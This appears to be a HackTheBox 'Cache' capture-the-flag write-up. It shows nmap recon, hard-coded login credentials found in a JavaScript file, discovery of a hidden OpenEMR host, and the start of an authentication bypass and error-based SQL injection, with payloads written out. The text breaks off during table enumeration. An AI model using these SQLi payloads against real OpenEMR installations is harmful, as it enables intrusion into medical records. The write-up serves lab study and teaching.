HackTheBox – Cache

Summary

- Discovery of hard coded password in javascript file.
- Discovery hms.htb virtual host.
- Exploited known authentication bypass and SQLi vulnerabilities in openemr software running on hms.htb to gain openemr_admin's credentials.
- Uploaded a php reverse shell and gained access to the server.
- Gained access to the user – Ash via the password discovered in the javascript file.
- Escalated privileges to the user – Luffy by extracting their credentials via memcached.
- Escalated privileges to root via docker.


Recon

I began by adding 10.10.10.188 to /etc/hosts as cache.htb
This was followed up by nmap scans only revealing ports 22 and 80 running SSH and HTTP respectively.


```
driggzzzz@kali:~/Desktop/HTB/Cache$ sudo nmap -T5 cache.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 11:39 EDT
Nmap scan report for cache.htb (10.10.10.188)
Host is up (0.44s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.38 seconds
driggzzzz@kali:~/Desktop/HTB/Cache$ sudo nmap -p- -T5 cache.htb --max-retries=0
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 11:39 EDT
Warning: 10.10.10.188 giving up on port because retransmission cap hit (0).
Nmap scan report for cache.htb (10.10.10.188)
Host is up (0.042s latency).
Not shown: 55474 filtered ports, 10059 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 48.58 seconds
```

```
# Nmap 7.80 scan initiated Mon Oct 12 11:42:03 2020 as: nmap -sV -sC -p22,80 -oN nmap.txt cache.htb
Nmap scan report for cache.htb (10.10.10.188)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Visiting the webserver hosted on port 80 brings us to the following page.



Navigating to the author page nets a potential username and a message regarding another project - HMS



Navigating to the login page we can see a javascript file running in the background.




Checking the contents of this js file nets credentials of ash:H@v3_fun


cache.htb/jquery/functionality.js

```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });

});
```

Using these credentials on the login page however only leads to the following page which is a dead end.




By visiting the page via it's IP address rather than cache.htb we can modify the host parameter of the request to hms.htb, this redirects to a new page - /interface/login/login.php



With this information I added hms.htb to /etc/hosts under 10.10.10.188

```
driggzzzz@kali:~/Desktop/HTB/Cache$ cat /etc/hosts | grep cache
10.10.10.188    cache.htb hms.htb
```


Visiting hms.htb brings us to a login panel for some software called openemr.




Searching for known exploits for this software nets the following pdf file:
https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

This document explains a lot of vulnerabilities within this software, including an authentication bypass and several SQL injections.

It is possible to gain a session cookie by simply visiting /portal/account/register.php.




With a session cookie we can now access /portal/add_edit_event_user.php – one of the pages vulnerable to SQLi.




FootHold

By submitting a single apostrophe we can trigger an SQL error, suggesting that the page is indeed vulnerable.




Using the following payload we can confirm the vulnerability and gain the database name at the same time.

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,database()))
```




The following payload isn't successful as our error message can only display 1 result and this query returns multiple results.

```
/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES)))
```



